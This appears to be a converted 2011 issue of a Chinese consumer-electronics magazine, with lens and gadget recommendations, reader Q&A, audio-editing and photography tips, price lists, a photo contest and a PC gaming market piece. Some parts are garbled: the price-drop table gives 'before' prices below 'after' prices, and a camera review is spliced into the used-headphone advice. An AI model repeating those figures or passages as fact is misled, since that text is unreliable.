微单相机市场,因厂商各自为政,造成了镜头短缺的问题。虽然可以通过转接环转接老镜头,但对于新手来说操作过于复杂,可行性低。最好的办法是争取到副厂镜头的支持,现在各大厂商都熟悉了微单相关技术,副厂镜头的研发速度提升,数量也

逐渐增多。在这种情况下,微单副厂镜头值得多留意。毕竟,腾龙、图丽、适马等品牌表示将推出微单镜头,参与厂商越多,咱们的选择也就越多,对用户来说,绝对是好事。

## 4000元内微单镜头推荐

微单相机卡口众多,镜头价格也高低不同,本着“烧得起”的原则,我们推荐的以下几款镜头的不超过4000元,且为不同卡口,大家可以从中挑选出符合需求同时与自己的微单相机卡口相符的产品。

### 索尼 E 16mm F2.8



参考价格:1999元

饼干头在美观和便携性上都有很大优势,而目前在索尼E卡口唯一的饼干镜头就是这款16mm F2.8。该镜头为5组5枚镜片结构,含1枚非球面镜片,安装在NEX系列微单上,折算后的等效焦距为24mm。最近对焦距离仅7.8cm,最大拍摄倍率0.24倍,应用得当的话可以拍摄出极具视觉魅力的照片。

### 松下 LUMIX G VARIO 45-200mm F4.0-5.6 MEGA O.I.S.



参考价格:2800元

喜欢长焦拍摄的 M4/3 系统用户,一定不能错过这款镜头。它在目前 M4/3 系统旗下拥有最强望远能力,安装在 M4/3 系统机身上当相当于 90-400mm 镜头。虽然它未提供任何特殊光学镜片(即 ED 或者是非球面镜片),但搭载了 O.I.S. 光学防抖系统,且售价还算合理,对于预算有限的用户来说,可以考虑。

### 尼康 1 尼克尔 10mm F2.8



参考价格:2100元

从尼康首批推出的四款1尼克尔镜头来看,这款10mm F2.8饼干头是最具诚意之作。该镜头5组6片结构,其中包括2枚非球面镜片,最近对焦距离0.2m,最大拍摄倍率0.06倍。构造越简单而坚固,操作方便,在拍摄短片时也非常实用,是日常生活拍摄和景观拍摄的不二之选。

### 索尼 E 55-210mm F4.5-6.3 OSS



参考价格:3800元

此款镜头在 NEX 相机上等效焦距为 83-315mm, 覆盖了宽广的变焦范围,是一支中远摄变焦镜头。镜头结构为9组13片,7枚光圈叶片,最近对焦距离为0.1m,最大摄影倍率为0.225倍。两枚 ED 镜片和两枚非球面镜片带来优异成像效果,圆形光圈叶片则能带来出色的背景虚化。只是345g的重量不可小觑。

### 三阳 35mm F1.4 AS UMC



参考价格:3900元

来自韩国的副厂镜头三阳,非常为用户着想,就拿这款镜头来说,一口气提供了佳能、尼康、宾得、三星、索尼及 M4/3 等6种卡口版本,拥有 F1.4 大光圈,采用10组12片结构设计,内置2枚高折射率镜片和1枚非球面镜片,并且采用了特有的浮动对焦以获得更佳的面质。

### 奥林巴斯 M.ZUIKO DIGITAL 17mm F2.8



参考价格:2700元

此款镜头可以说是奥林巴斯 PEN 系列用户中最中意的挂机镜头。它安装在 M4/3 系统机身上当相当于 34mm 镜头,适合拍摄人文、纪实或者是风光题材。该镜头采用了4组6枚镜片结构,内含1枚非球面镜片,并提供5枚光圈叶片,最小光圈为 F22,最近对焦距离为 20cm,最大倍率 0.11 倍,透光口径为 37mm。



**必客小子 Q&A**http://bd.icpww.com  
邮件信箱:pcw@efee@vip.sina.com如果你有任何技术问题必客小子请教，可以登录电脑报官网的必客系统<http://bd.icpww.com>来寻求帮助，必客小子会第一时间解决大家的问题。**3000元的液晶电视怎么选**

问：因为想买一台液晶电视机，价位在3000元左右，屏幕尺寸为36英寸~42英寸，要配LED的最好，LCD也行。要配HDMI接口，能连接电脑看视频，望推荐几款机型。

答：现在随着平板电视大幅度的降价和普及，三星、松下等国际品牌也推出了很多极具性价比的机型，价格大概在三四千元。值得推荐的有三星的LCD-40L120A，它采用物理分辨率率为1920×1080（1080P全高清）的40英寸X液晶面板，拥有一个HDMI接口，一个VGA接口，能满足电脑连接播放视频的需求，参考价格为3700元。另一款值得关注的三星的LA40CS30F1RXXZ，它采用的物理分辨率为1920×1080（1080P全高清）的40英寸LCD面板，它除了拥有一个HDMI高清接口和一个VGA接口外，还配备了一个USB接口（可用来播放内存中的电影、图片），性价比比较高，参考价格为3300元。

**卡西欧 H30 和奥林巴斯 VR330 的比较**

天健：最近看了下卡西欧的

H30，外观和奥林巴斯VR330，配置一样价位却便宜那么多，应该怎么比较？预算只有1500元左右。

答：通过对比，在硬件参数上，卡西欧 H30 和奥林巴斯 VR330 相差无几，从采用的 1/2.3 英寸 CCD 传感器到 12.5 倍广角长镜头，再到 46 万像素的液晶屏和 720P 摄像，都是一致的。它们的不同的在功能方面，VR330 仅支持自动曝光（P）模式，而 H30 支持程序自动曝光（S）、光圈优先（A）、快门优先（P）、手动曝光（M）等多种曝光模式。相对而言，H30 在拍摄上更具备可控性，另外在噪点的低噪控制上，H30 比 VR330 好一些，因此 H30 更能提供优秀一点的画质，而目前 H30 售价为 1600 元，虽然相对 VR330 来说有 300 多元的差价，但强烈推荐你选择卡西欧 H30。

**适合听女声的随身听搭配**

晓宇：您好，我想买一款 500 元左右的 MP3，主要是听女声（大多数动漫主题曲都是女声）和轻音乐，MP3 看中了三星的 Q2 和 Q3，我很喜欢这两款，同时我还有别的 EP830 配好还是另购降噪

扬声器 r02 或 r03?

答：要想听到好的音乐，不仅需配一个好的 MP3 播放器，搭配的好耳在好音质的输出上更为重要。三星 Q2 和 Q3 最大的区别就在于它们分别采用了 DnSe 和 SoundAlive 数码自然音效，最大的不同在于它们看重音质的表现，而 DnSe 则看重在音效的表现上，所以选择 Q3 较适合。EP830 是一款全能型的耳塞，特别是在低音以后，不管低音，而是都有不俗的表现，而 r03 虽然 r02 的升级版，但相对于 r02 来说，它更注重在中低音上的表现，因此人声方面 r02 是最好的，想获得较好的人声，建议更换成 r02。

**隔音效果好的头戴式耳机**

绿蝶：必客小子您好，我是个男生，想买个头戴式耳机，隔音效果好的，因为经常在户外使用，所以想在户外使用，价格在 700 元以下。谢谢。

答：越来越多的人喜欢在街上使用头戴式耳机欣赏音乐，让自己置身于闹市的同时去感受音乐的魅力，这不仅是潮流，而是逐渐发展成为了一种文化。于是耳机中便出现了很多经典之作，AKG 的 K450 便是其中之一，符合人体美

学的耳罩能完全遮盖耳朵，带来优异的隔音效果，另外在声音上，它的三频表现比较均衡，能在低底频上满足对音量和音质的同时，中高频也有良好的延伸度和解析力，并具备明亮宽厚的风格，参考价格为 699 元。具备强连接结构的森海塞尔 PX200-II 同样惹人关注，皮革式的耳罩在带来舒适的同时，隔音效果也不错，强大的动态表现和低失真度是这款耳机的强项，能在走街的任何时候，聆听一个自我的空间，参考价格为 599 元。

**300 元的音箱推荐**

王枫：家里有一个两年前的 VCD，现在没什么用处，就想买一个 2.1 声道独立功放的前后级加一个系统，平时听听 CD，播放一款 300 元左右音质的音箱。

答：VCD 机也可以当做音乐播放器，但一般好的音箱也是不可少。三星的 IF-311 风云 II 就是性价比比较高的 2.1+1（带独立功放）的音箱，其独立功放部分包含有两只前置声道输入端子，其中一组为 RCA 接口，方便接 DVD/CD 等，3.5mm 的 AUX 端子接 PC 和 MP3 等音源，因其采用全新的低音单元中高频分频单元，低频震撼，中高频空间延伸度不错，参考价格 280

元。另外，同样采用 2.1+1 的帝达 IF-600A 也相当不错，其独立的功放同样采用 RCA 和 3.5mm 的音频输入输出接口，一对 3 英寸的中高频单元和独立的大 4 英寸低音单元在中高频和低频的表现上非常不错，参考价格 365 元。

**摄像头对焦和麦克风出现问题的**

大康 Q：我有一个很没用处的摄像头，是带麦克风的，昨天接在电脑上出现，运行视频聊天，不管怎么调节摄像头，都是模糊一片，同时听到的声音也不起作用，请问到什么时候，我连这都不出声，不知道怎么办，求帮助。

答：大家通常在选择摄像头后，回家就直接插上用了，但都忽略了一个问题，那就是对焦问题，现在几乎所有的摄像头镜头的焦距都是可以手动调节的，如果发现摄像头不够清晰，可以调节焦距，直到根据物体清晰为止。再就是麦克风，如果先安装软件，再安装声卡驱动程序（软件安装时，没有安装驱动，所接入的麦克风，就不会直接被程序识别，所以也就不能发出声音，需要将软件卸载后，再重新安装一次。

# 移动录音公开课


平时我们在使用录音笔或 MP3 在外面录音时，总会有很大的噪音，并且录音中有时无用的谈话也录了进去，由于环境的限制，也会影响录音的效果。所以，录音技巧与后期的音频编辑处理是非常必要的，本文以介绍 GoldWave 软件的后期使用为例，教你如何让录音达到最佳效果。

**室外录音技巧**

室外录音难免会产生不同程度的背景噪音，即使后期处理程序有降噪功能，在录音的时候也要尽量预防，有的 MP3 或录音笔有降噪功能，这个功能很有用处，在有近音说话时就会启用录音，没有说话时就会自动暂停录音，只要检测到有声音时就会自动录音了。

当然，如果需要录音的环境范围比较大，可以选将录音音量范围接近最大，以获得最佳的录音范围。如果有条件，有的录音笔还可以外接麦克风，外接的麦克风的录音效果比内置的效果要好一些。

**小技巧 TIPS**  
很多读者为了更方便，在录音时喜欢用 MP3 播放机录音，以为这样会减少噪音。其实，这样会增加 MP3 与背景噪音之间的录音音量，同时录音的声音也会失真，正确的做法是在 MP3 的录音小孔处，挂一个小夹子，夹在耳朵边上，并挂到 MP3 的接口上，这样好夹子的位置，这样就能减少不必要的噪音。

**录音的后期处理**

打开降噪的窗口，直接选择降噪切方式



在预置中选择合适的自己录音文件的值



可手动调节进行优化



音量的最大值以 0 为度

**1. 背景噪音的消除**

首先，在 GoldWave 软件中打开录音文件，然后单击“效果”下拉菜单“滤波”的下拉菜单“降噪”，在“预置”中选择一个合适的降噪选项（图 1）。

当然，最好的降噪方法是“贴板降噪”，使用这种方法就需先将录音文件试听一下，找到有 1 秒单独背景噪音的波形，然后使用“放大”工具放大波形，拖动选择单独噪音的波形后，先单击鼠标右键，在复制之后单击“从该噪声波”进行试听是否选择了有声音的波形，

然后单击“选择全部”来全选波形，再回到“降噪”窗口，在“预置”中直接选择“贴板板噪音”，再试听，检查是否将背景噪音在录音文件中完全消除了。

**2. 压缩、扩展及均衡处理**  
接下来的后期效果处理是用来优化声音的。先来看压缩和扩展处理，这对波形的峰值、峰谷等进行优化处理。单击“效果”下拉菜单下的“压缩器/扩展器”，在预置中单击播放波形选择适合自己录音文件的值（图 2）。

均衡处理方面，也就是我们常

见的家用功放机的均衡功能，能对频率的高低音等进行优化处理。在“滤波”的下拉菜单中，有好几个选项“均衡器”进行调节，可以手动调节，也可以进行预置（图 3）。

**3. 音量调整**  
如果音的音量不是很佳，还可以用后期调整音量，在“效果”下拉菜单下的“音量”菜单中，有好几个音量选项，读者可以根据自己的音量需求进行选择。不过为了音量最大化，推荐选择“最佳音量”，音量的最大值一般以 0 为满，不要往右超过 0，不然会出现失真情况（图 4）。

如果你的 MP3 没有降噪功能，不妨来试试“滤波”的下拉菜单中的“滤波降噪”功能，如果降噪感觉静过度，可以将“静音范围”适当往右拖再试。

最后对无用的录音部分，在“降噪”中选中过何复制波形选项，选择好需要删除的波形范围后，只要单击右键菜单中的“删除”，就删除了无用的声音了。

一般录音文件的容量要求不是很高，可以保存为 MP3 格式，拷贝到自己的 MP3 播放器中即可播放了。

编辑

# 产品价格降幅 TOP5

排名	产品	降价前	降价后	降幅
1st	飞利浦 SHL9560 耳机	70元	109元	26%
2nd	纽曼 E读 6208 电子书	1000元	488元	17%
3rd	三洋乐酷 K8C-L28C-S 移动电源	50元	300元	14%
4th	三星 YP-Q3 播放仪	40元	515元	7%
5th	尼康 P300 数码相机	120元	2030元	6%

**点评:**入门用户对于耳机的需求已经呈现两种不同的路线。一部分注重音质,一部分追求时尚。而飞利浦 SHL9560 显然属于后者,看其外观档次,说它卖 199 元,真没人信。其音质表现相对平庸,得益于头戴式设计,佩戴舒适,而且能有效隔绝环境噪声,降价之后回归价值。

**点评:**电子书全面而降价,已呈不可阻挡之势。近期大批产品跌转 500 元大关,足以说明问题。虽然没有娱乐功能,但 E-read 6208 有如读纸书的感觉,护眼眼睛,待机时间长达 8 天,这是平板电脑无法比拟的优势,也是其能继续在中端市场生存下去的关键。

**点评:**数码产品销量越来越大,个个都是电老虎,就怕电池不耐用,突然罢工,耽误正事。比起山寨货,三洋乐酷虽然价格贵了一倍,但 5000mAh 容量能把体积做得这么小,实属不易,USB 接口直通各种设备,充放电稳定,电压稳定,且品质之选,此次降价是为打击水货。

**点评:**虽然支持视频播放,但这显然不是 YP-Q3 的重点,三星很清楚。只有在纯音乐播放方面有所造诣,才能杀出重围。和一代相比,升级针对性非常强,操控更简单,新音效更适合播放流行音乐,并且待机时间延长。此次降价是为对索尼爱立信上市的新品。

**点评:**微单反相机强势来袭,不仅入门单反相机降价,就连微单反 D7C 也不得不调整策略,重新调整性价比。尼康 P300 就是典型。外形有范,采用背式传感器,为吸引专业人群,镜头上下足工夫,大光圈加持,为特殊环境下拍摄提供便利,操控更是全面,作为随身摄影正合适。

**店家线报 Informer**  
请通过如下联系方式索取“店家线报”服务:  
微博私信:weibo.com/chensiaodaxinglu 邮件地址:chenhao703@sina.com

## 节前高性能卡片 DC 齐上市

艾尼欧数码 合器数码相机市场  
如今的卡片 DC 早已不是过去那个中看不中用的花瓶,不仅体积轻薄,设计时尚,而且随着核心部件的不断升级,拍摄速度有了质的飞跃,画质稳定,拍摄模式多样。尤其在国庆期间上市的高性能卡片 DC 都属于这一类。



**索尼 TX55**  
价格走向:↓ 市价:NEW  
参考价格:2400元  
基本规格:1620万像素,3.3英寸触摸屏,5倍光学变焦  
一款厚度仅有 12.2mm 的相机能拍出什么样的效果?索尼 TX55 会给出答案。作为新品,其在机身厚度上继续挑战纪录,超薄机身带来时尚之感,性能却没有任何缩水,镜头更佳能超远,针对没有个普通望远镜头,各种智能模式化简完成设置,上手很快,不管你信不信,反正真挺用了。



**佳能 IXUS 1100 HS**  
价格走向:→ 市价:NEW  
参考价格:2450元  
基本规格:1210万像素,3.2英寸触摸屏,12倍光学变焦  
出门旅行其实很麻烦,又想拍功能全面,又怕带着是负担。佳能 IXUS 1100HS 就是为这类人群量身定做,谁也不想,如轻薄的机身会藏有一枚 12 倍光学变焦的镜头,防抖功能很好解决了握持不稳的难题,智慧模式更让你如何拍好风景照,绝对是实用之选。

## 小身材大精彩 迷你音箱持续畅销

麦博专卖 北京中关村海龙大厦  
时间同度化,音音市场开始细分,针对不同的用户群,延伸出不同功能的产品,迷你音箱就是其中之一。别看个头不大,但功能齐全,帮助用户摆脱电脑中杂音的不适,也和朋友一起分享音乐。



**不见不散 LV510**  
价格走向:→ 市价:NEW  
参考价格:138元  
基本规格:插卡播放,FM调频,内置锂电池,定时关机  
每天下班熄灯之后的那段时间实在无聊,虽然手机也能听歌,但电池实在不给力。一直想买个小音箱,听听歌,听听广播,听听音乐,关键身材要迷你,能随身带着,吃饭或者睡前听也能听。找了好久,最终不见不散 LV510 入我法眼,外壳可选颜色多,还能当闹钟用,真是全能。



**麦博 MD112**  
价格走向:→ 市价:HOT  
参考价格:128元  
基本规格:插卡播放,FM调频,AUX输入,内置锂电池  
谁说音箱越大越好,在我看来,最适合的才是最好的。经常外出工作,一个人想听歌很无聊,用手机听歌,没意思;用手机听音乐,耳机又没带,所以趁着促销入手了麦博 MD112,用了才知道,别看体积小,但音质不输大,电池能保持 6 小时,除了插卡播放,还能连手机。

**小豆淘二手 | Secondhand**  
小豆淘网:weibo.com/chensiaodaxinglu

## 淘二手耳机,练就“火眼金耳”

如今播放设备泛滥,虽然厂商都会像电视那样送耳机,但地球人都知道,音质实在太差,就算是苹果也不例外,所以跟不少用户都另买外购耳机。希望能够给音质带来提升,讨好耳朵。当然如果只有一百多元的预算,买新耳机显然意义不大,不是耳机本身刚出来和原装耳机究竟有多大差别,即便有,更多也是心理作用,你总不承认,选择二手耳机是个不错的选择,但里面陷阱多多,必须有所注意。  
首先从个人上买二手耳机。虽然网上和卖场里面有很多专

门从事二手耳机销售的卖家,货品全,价格好,但也带着是负担。佳音 IXUS 1100HS 就是为这类人群量身定做,谁也不想,如轻薄的机身会藏有一枚 12 倍光学变焦的镜头,防抖功能很好解决了握持不稳的难题,智慧模式更让你如何拍好风景照,绝对是实用之选。

把音量调得大一点(建议用老惠康队的加州蓝鸟作为测试音源),尤其高音和低音部分,仔细听有没有破音或失真,防止振膜受损造成损失。有的话,价格再便宜也别买。至于音质,很多人在意,反而觉得是次要的。毕竟每个耳机都有它的风格,只要声音好听,基本不会有问题。卖场比较乱,急急忙忙也听不出个所以然。

最后提醒,即便是二手耳机,也不会有半价买到手的好事,通常按新耳机的七折成交比较合理。价格太低,要多长个心眼。



**小提示 | TIPS**  
目前市面上比较火的二手耳机有 AKG K420,一般成交价在 200 元左右,仅三头 ATH-ON3 最新旧版价格在 120 元;再贵一些的知名品牌的 EX500S,二手价格在 300 元左右;至于要贵很多的森海塞尔 IE8,二手成交价一般在 1500 元左右。当然,不买贵的只买对的,关键耳机要好用,得是自己喜欢的音质风格,这样才称得上是买到了“金子”。

## 价格晴雨表 | Price

一周智能MP4市场报价  
更新日期:2011年9月28日  
(价格采集自北京、南京、上海,仅供参考)

节前MP4市场掀起高潮,厂商为了刺激消费,不仅对多款产品的价格进行了大幅度的调整,还提前推出了一批新品,拉上了黄金周的序幕。

型号	屏幕尺寸	售价	幅度
台电 C430PE	4.3英寸	249	→
台电 C520TI	5.0英寸	399	→
台电 C520	5.0英寸	380	↓
蓝魔 V85PRO	4.3英寸	299	→
蓝魔 V70PRO	5.0英寸	445	→
蓝魔 T20	7.0英寸	569	→
蓝魔 VX570A	4.3英寸	355	↓
蓝魔 VX570R	4.3英寸	249	↓
蓝魔 V85BDA	5.0英寸	430	↓
蓝魔 V85BDA	5.0英寸	379	↓
蓝魔 VX590R	6.0英寸	460	↓
原道 N3 精英版	4.3英寸	199	→
原道 N5 精英版	5.0英寸	375	↓
原道 N5 TOP	5.0英寸	399	→
爱国者 PM5978A	4.3英寸	499	→
酷比魔方 USR10	5.0英寸	319	↓
酷比魔方 U7PRO	4.3英寸	285	→
恒基 M43	4.3英寸	385	→
恒基 M58	5.0英寸	499	→
恒基 M70	7.0英寸	698	→
恒基 M910	4.3英寸	430	↓



## 单反速成班(2)

在我们第37期《电脑报》的单反速成班第一期,我们讲了如何拍摄自己的第一张大片。是不是掌握了这些方法我们就成为摄影高手呢?当然不是,这仅仅是开始。我们还没入门呢!在摄影的第一步我们首先要照片清晰。所以为追求清晰,我们既要看相机参数,还要看相机,还要看镜头。有时技术不行,正时,新编辑小编想学摄影,周末老狼就带他去校园走了一圈,看看有没有新发现。

# 把照片拍清晰是个技术活

## 怎样才算清晰?



**小雷:**到底怎样才算清晰?我觉得清晰,可我觉得不够清晰。对于清晰,有没有定义?

**老狼:**这个的确没有定义,把你觉得清晰的照片给我看看。


**小雷:**这张吧(左图),我觉得很清晰了!

**老狼:**还不够清晰,放大100%显示,眼睛模糊,没有神态,而且面而虚。

**老狼:**这张照片合格了(右图),放大100%显示,发丝和眼睛均可以看清清晰显示,眼睛里的血丝也清晰,曝光也准确。

**小雷:**这要是不足太高了?

**老狼:**如果你是单反用户,就应该这样要求自己。



## 清晰度,就这样被扼杀

### 1. 拍摄姿势不当

**老狼:**停!姿势!姿势!唉!说你呢,拿相机——“兰花指、歪屁股、大腿展——”摄影不讲究姿势,讲实用,专业!专业!你的姿势把MM都逗笑了,呵呵。

**小雷:**那么好的姿势才算是吗?

**老狼:**“双臂夹紧、八字马步站稳、手握稳镜头、屏住呼吸、平稳按下快门!”这是清晰相机的几大基本要领,只有专业了,MM的配合才认真。

对了,表情不要那么苦嘛,不一定非要装出一只眼、脚一只眼,时间长了岂不是一只眼睛大,一只眼睛小?被拍在一只眼睛上也不好看嘛,呵呵。



### 2. 仓促中,忽略参数设置

**小雷:**拍到了!拍到了!刚在图书馆拍一个漂亮MM!

**老狼:**拍到什么了?这哪是漂亮MM,分明是“蒙拉丽莎”嘛,自己看看参数,找原因。

**小雷:**快门时间不够,ISO低了点,缺少经验。

**老狼:**我也拍了张,仓促了点,构图欠考虑,但事先我已设置好了参数。

首先要知道什么是安全快门,一般情况下,安全快门是镜头焦距的倒数,比如,200mm的镜头,快门速度就应该在1/200秒以上。如果光线暗,达不到安全快门,可以适当提高ISO参数。现在单反的降噪能力都很强,ISO800以内,基本感觉不到噪点。



### 4. 都是大光圈惹的祸

**小雷:**大光圈就是好嘛,背景虚得好漂亮!

**老狼:**背景是漂亮,人也虚了。使用镜头的最大光圈,需要谨慎!测光点一定要选择准确,右上角这张照片测光点偏移了,或许是手晃动了,焦点跑到耳朵上去了。由于光线太大,除了耳朵外,其余的都虚了。

背景虚化效果是人像摄影常见的效果。不过一般老狼不使用镜头的最大光圈,一般都收小一档,这样保险一点。另外背景的虚化程度不只和光圈有关,还和拍摄距离有关,如拍摄对象与背景、拍摄者与拍摄对象的距离。拍摄者与拍摄对象的距离越近,拍摄对象与背景的距离越远,背景越虚化。

再次提醒,使用大光圈,手稳了,千万别让测光点跑了位置。眼睛!眼睛!重点照顾部位!

第5点,曝光控制,第6点,光线环境——影响画面清晰度的地方还有好多,这里老狼不能一一介绍了。掌握好上面最基本的4点,基本可以保证能获得不错的清晰照片。下期见!

### 3. 测光,视情况而定

我都注意了,为何人像还是虚?这些各项参数我都注意了,为何人像还是虚?

**老狼:**你的测光点选择不对,你使用中心的对测,测光点不在人身上,拍人像时,要养成使用中心对测,先半按快门,对人的眼睛测光,测完后,半按快门别动,移动相机进行构图,构图确定后再完全按下快门完成拍摄。如右边的照片。

**小雷:**我再试试,可为何照片这么虚?

**老狼:**哦,少说了一句,拍人像时,测光点应该在眼睛上没错,但有时也要分情况,例如左边这张人像,人物在树荫下,我们的位置处于逆光。人物的眼睛朝向光源处,比较亮,这时我们为平衡画面,需要选择偏暗的部位测光,如面部处于阴影的颈部比较暗,对它测光,画面就亮起来了。还有一个方法是增加1至2档曝光补偿,画面同样可以亮起来。



下期提示:让照片会说话——玩玩校园情景剧


## 9月拍客大赛揭晓

# 创意摄影

获奖作品页面: <http://hd.icpcw.com/c/paike>

长期以来老狼觉得摄影就是创意的发挥,因此9月的拍客大赛老狼设定了创意摄影的主题。这是一个很具有挑战性的主题,大赛之初大家的确也感受到了一定的难度,提交作品的数量也较少,但活动进行到后半程,似乎大家的思路被打开了,创意迸发,大量的好作品也纷纷登场,许多作品给人留下了深刻的印象。

特别提示:请获奖的朋友,速将自己的姓名、地址、邮编以及详细的联系方式发到 [pcw-xb@vip.sina.com](mailto:pcw-xb@vip.sina.com) 信箱,老狼好及时颁发奖品和证书。



拍摄相机: 数码相机 拍摄参数: 光圈 F8 快门 30 秒 焦距 85 毫米 ISO100

### 一等奖 光的轨迹

作者: 风行无惧  
奖品: 价值 500 元的吉尼佛专业相机包

老狼点评: 创意摄影,可以是技术上的创意,也可以是作品内容上的创意。这组很漂亮的光线轨迹就是拍摄技术上的创意。拍摄这样一组照片,作者使用的道具很简单,就是在漆黑的晚上,将手电筒悬挂起来,长时间曝光完成。这样的拍摄老狼也玩过,拍摄并不难,难点在于对焦,先把握对拍摄距离,使用手动对焦,测好光,曝光时间一般控制在30秒左右,然后就可以给你创作的美丽图案了,大家有空了也可以玩玩,或许你能创作出更美的图案。



### 二等奖(2名) 奖品: 价值 300 元的时尚摄影包



拍摄相机: 不详 拍摄参数: 光圈 F16 快门 1/130 秒 焦距 40 毫米 ISO400

### 16 个我

作者: 咔嚓胶拍

老狼点评: 这不佩服作者的耐心和强大的PS功底,不注意再被欺骗了,这就是一个班上课的情景。16个自己不同的造型和不同的表情,还有相互照应的配合。这幅作品组合十分精细,基本看不到PS的痕迹。一幅非常耐看的作品,作者还可以设计一些比较有趣的场景,增加看点。



拍摄相机: 索尼 α550  
拍摄参数: 光圈 F13 快门 1/4 秒 焦距 30 毫米 ISO400

### 功夫

作者: ghost\_dos

老狼点评: 这

是一幅创意不错的作品,作者使用快门控制曝光,手持闪光灯两次闪光拍摄而成。不仅是在技术上,在动作上一个人要做两个动作,而且配合自然,照片中更有数十次的尝试,唯有满意的

### 三等奖(3名) 奖品: 价值 150 元的时尚摄影包



### 如影随形

作者: 伍儿棒  
拍摄相机: 尼康 D300S  
拍摄参数: 光圈 F13 快门 1/800 秒 焦距 24 毫米 ISO200

### 虎视眈眈

用户名: oukunming  
拍摄相机: 尼康 D200  
拍摄参数: 光圈 F3.5 快门 1/25 秒 焦距 30 毫米 ISO800



穿越空间的指尖

铁马啸王

铁马啸王

铁马啸王

### 七龙珠迷

作者: 15845216 说明: 使用手机配合拍摄  
拍摄相机: 尼康 D80  
拍摄参数: 光圈 F22 快门 1/20 秒 焦距 30 毫米 ISO1600



## 10月拍客大赛开始了 拍摄主题 秋色

参赛页面: <http://hd.icpcw.com/c/paike>

经历了9月创意摄影,10月我们就轻松一点吧。这个月份是让拍客走出家门,感受户外秋色的时节。国庆长假归来的你一定收获满满,选出自己优秀的风光、人文作品,参加我们10月的拍客大赛吧!



一等奖(1名):  
价值 500 元  
吉尼佛专业相机包



二等奖(2名):  
价值 200 元  
时尚摄影包



三等奖(3名):  
价值 150 元  
时尚耳机

对于一个游戏玩家来讲,游戏主机和PC、掌机全平台制霸都是很寻常的事,不过除了收集和研究的乐趣外,真正最爱玩的是哪一台呢?其实,现在的游戏平台火热程度也在发生着变化,这涉及游戏方式、游戏平台、网络和技术等因素的改变,而这些因素慢慢变化的情况来看,PC游戏平台似乎又迎来了新的增长热潮。

## PC游戏平台再度发威

◎电脑报王佳

### 游戏主机衰退 PC平台在线

根据NPD最近的统计数据显示,全美2011年7月游戏主机硬件销售量为2.23亿美元,比去年同期下降了29%,与去年7月份的数据对比可以看到,几乎每一款游戏主机平台的销量都在衰退,相关周边硬件销量也下降了8个百分点。而今年8月份,全美视频游戏营收则下降23%,达到6.699亿美元,同样是因为视频游戏软件和硬件产品销量下滑所致。

想必游戏玩家们都记得,今年7月底,任天堂Wii 3DS游戏机的价格从250美元下降到170美元,也是因为销量未能达到预期,而今年8月,微软的Xbox 360游戏机销量已经连续第二个月下降13.5%,此外,索尼也于8月16日将PS3的价格从299美元下降到249美元。

由此可见,从去年到现在,游戏主机平台以及相关游戏的销量都整体呈现下降趋势,而且幅度还不小。那么这部分玩家都流失到哪里去了?

根据NPD调研机构发布的最新数据,虽然游戏主机平台销量衰退,但近两年PC游

戏的收入却出现大幅增长。DFC数据显示,过去两年PC游戏营收从130亿美元增至180亿美元,而同期游戏主机营收则停在每年230亿美元左右。DFC预计,游戏主机营收将继续停滞趋势,甚至下降,同时PC游戏将继续增长。另外,显卡芯片厂商NVIDIA也表示,到2014年,PC游戏营收将超过游戏主机营收。

从AMD最近宣传推土机处理器的PPT文件中透露的数据也可以看到,在2011年里,预计所有的游戏玩家会花220亿美元在PC游戏平台,而全球的游戏玩家大约只有4.75亿之多。

从这些数据便明显地看出,玩家们现在对PC游戏更感兴趣了。那么,为什么PC游戏没有像专家们预期的那样衰亡?社交游戏和微交易(micro-transaction)起了很大的作用——它们让PC游戏不再只是纯粹的单机游戏,而这些都是游戏主机平台非常薄弱的环节,虽然微软和索尼都有自己的网络游戏平台,但与PC平台相比,还是显得单薄得多。

### Windows8 可能是新变数

为什么会从游戏平台说到Windows8?这得从苹果公司的APP Store说起,它提供了一个获得应用软件的新途径,一个更直接的途径,当然这当中也包括了游戏软件,之后谷歌安卓提供的电子市场,更是在用户中巩固了这种消费习惯。

我们知道,微软也打算在Windows8中提供类似APP Store这样的应用程序商店,游戏主机版,依然主要依靠实体店销售的方式(例如光盘),而从前面的调查数据可以看到,这种方式已经逐渐失去大众玩家的青睐(除了铁杆发烧玩家会收集正版游戏光盘)。占据97%市场的微软操作系统如果使用APP Store来获得游戏软件的话,再配合微软自身的Live平台——一旦形成使用习惯,这趋势就无法阻挡,腾讯QQ就是最好的例子。

那大家被习惯于Windows8的APP Store随意下载游戏的时候意味着什么呢?游戏主机拥有可能连游戏厅可最后的地方也不容许。游戏HTPC玩家来试一下,对于大众玩家而言,如果节假日的时候在客厅里和家人、朋友欢乐一下,是提前出门去游戏店买下一张游戏光盘方便呢?还是直接打开HTPC,在APP Store下载游戏更方便?

总之,Windows8 APP Store应用方式的普及,很有可能使得游戏HTPC的需求大增,当游戏HTPC操作理念和已经熟悉得不能再熟悉的手柄、平板差不多的时候,的确很难找到拒绝它。



Windows 8的APP Store会促使更多PC上的“小鸟”呢?

### 需求带来新机遇

除了使用习惯可能带来的改变外,从AMD的调查数据也可以看到,近年来搭建700美元以下的台式机,以及1500美元~2500美元发烧平台的用户都有所增加,这就说明DIY带有更明确的目的性。

对于游戏玩家来讲,他们所选的游戏机型当然也要提供相应的游戏体验才行,那么这样的机型对于显卡、处理器、内存的性能要求都会更高。换句话说,PC游戏需求的增加,会大大刺激中高端PC硬件的销售,Intel的至尊版处理器、AMD的推土机、NVIDIA的GTX560和AMD的HD6990等中高端游戏装备,在国外玩家的装机单中也并不少见。此外,高端的显示器和游戏键鼠(Cherry,SteelSeries,Razer等),以及其他PC游戏外设,甚至包括游戏椅和电竞桌的需求量也会增加。到时候,在玩家群体中,购买高端PC游戏硬件就是追求奢侈品和身份,除了追求性能外,也被用来凸显自己的身份和品位,而这种价值感就为PC游戏平台带来了新的、更多的消费空间。

那么,这样的需求改变对于国内硬件厂商的意义和机会何在呢?刺激中高端产品销售是一方面,其实更重要的是借此机会进行品牌升级,提升品牌定位,特别是对于之前主打“性价比”牌的游戏硬件厂商来讲,借此机会进行品牌升级,突出个性和游戏定位才是长久之计。

### 编辑观点

